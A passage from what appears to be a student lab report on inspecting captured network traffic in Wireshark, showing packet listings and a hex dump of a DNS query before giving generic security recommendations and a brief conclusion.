 11232 172.452843  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=787829 Ack=59017 Win=63288 L
 11233 172.452845  10.2.14.101       195.133.88.98     TCP      1514 [TCP Window Full] 49801 → 443 [ACK] Seq=789289 Ack
 11234 172.453015  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=59017 Ack=786369 Win=4380 Le
 11235 172.453021  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=59017 Ack=787829 Win=2920 Le
 11236 172.453033  195.133.88.98     10.2.14.101       TCP        54 443 → 49801 [ACK] Seq=59017 Ack=789289 Win=1460 Le
 11237 172.453050  195.133.88.98     10.2.14.101       TCP        54 [TCP ZeroWindow] 443 → 49801 [ACK] Seq=59017 Ack=7
 11238 172.598919  195.133.88.98     10.2.14.101       TCP        54 [TCP Window Update] 443 → 49801 [ACK] Seq=59017 Ac
 11239 172.598985  195.133.88.98     10.2.14.101       TCP        54 [TCP Window Update] 443 → 49801 [ACK] Seq=59017 Ac
 11240 172.599251  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=790749 Ack=59017 Win=63288 L
 11241 172.599255  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=792209 Ack=59017 Win=63288 L
 11242 172.599256  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=793669 Ack=59017 Win=63288 L
 11243 172.599256  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=795129 Ack=59017 Win=63288 L
 11244 172.599257  10.2.14.101       195.133.88.98     TCP      1514 49801 → 443 [ACK] Seq=796589 Ack=59017 Win=63288 L
 11245 172.599258  10.2.14.101       195.133.88.98     TCP      1514 [TCP Window Full] 49801 → 443 [ACK] Seq=798049 Ack
```

```
> Frame 1: 82 bytes on wire (656 bits), 82 bytes captured (656 b
v Ethernet II, Src: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d), Dst: Cis
  > Destination: Cisco_2a:27:8f (00:11:93:2a:27:8f)
  > Source: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d)
    Type: IPv4 (0x0800)
    [Stream index: 0]
v Internet Protocol Version 4, Src: 10.2.14.101, Dst: 10.2.14.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-EC
    Total Length: 68
    Identification: 0x95ce (38350)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: UDP (17)
    Header Checksum: 0x7471 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.2.14.101
```

```
0000  00 11 93 2a 27 8f 00 0e  0c b9 f8 6d 08 00 45 00   ···*'··· ·
0010  00 44 95 ce 00 00 80 11  74 71 0a 02 0e 65 0a 02   ·D······ t
0020  0e 01 f4 9c 00 35 00 30  c9 70 c8 89 01 00 00 01   ·····5·0 ·
0030  00 00 00 00 00 00 09 70  6f 72 74 66 6f 6c 69 6f   ········p c
0040  08 73 65 72 76 65 69 72  63 03 63 6f 6d 00 00 01   ·serveir c
0050  00 01                                              ··
```

5.13. Security Posture Recommendation

5.13.0. Multifactor auhtentication

This requires one to prove what they have for example the password, who they are for example the fingerprint and OTP

5.13.1. Layered Security

This involves indepth security that ensure each layer of the network is secured and no unaothorized person has access to the network infrastructute. This is important because there is no lateral movement of a malicious attack.

5.13.2. Network segmentation.

This is the practice of deiving network infastructure into segment according to the need of the organization. It also prevent escalation of an attack

5.13.3 Access control

This includes role-based access control and the principle of least priviledge where a user has limited access to what he/she is supposed to access. It sometimes blocks employees to access from unususal locations.

5.13.4 Principle of zero-trust architecture.

This ensures every gadget is tested before being intergrated to the systems, this limits attacks because the network infrastructure is hardened and all security measures are put in place

6. Challenges

Finding the code injections was quite challenging.
Limited time to complete the lab

7. Conclusion

The lab was a great experince in learning how to use wireshark to inspect raffic and identify malware and indicators of compromise.

8. Recommendations

- Intergrating IoC feeds with DPI tools like wireshark can be effective in threat intelligence.
- SIEM intergration can also be of great use in DPI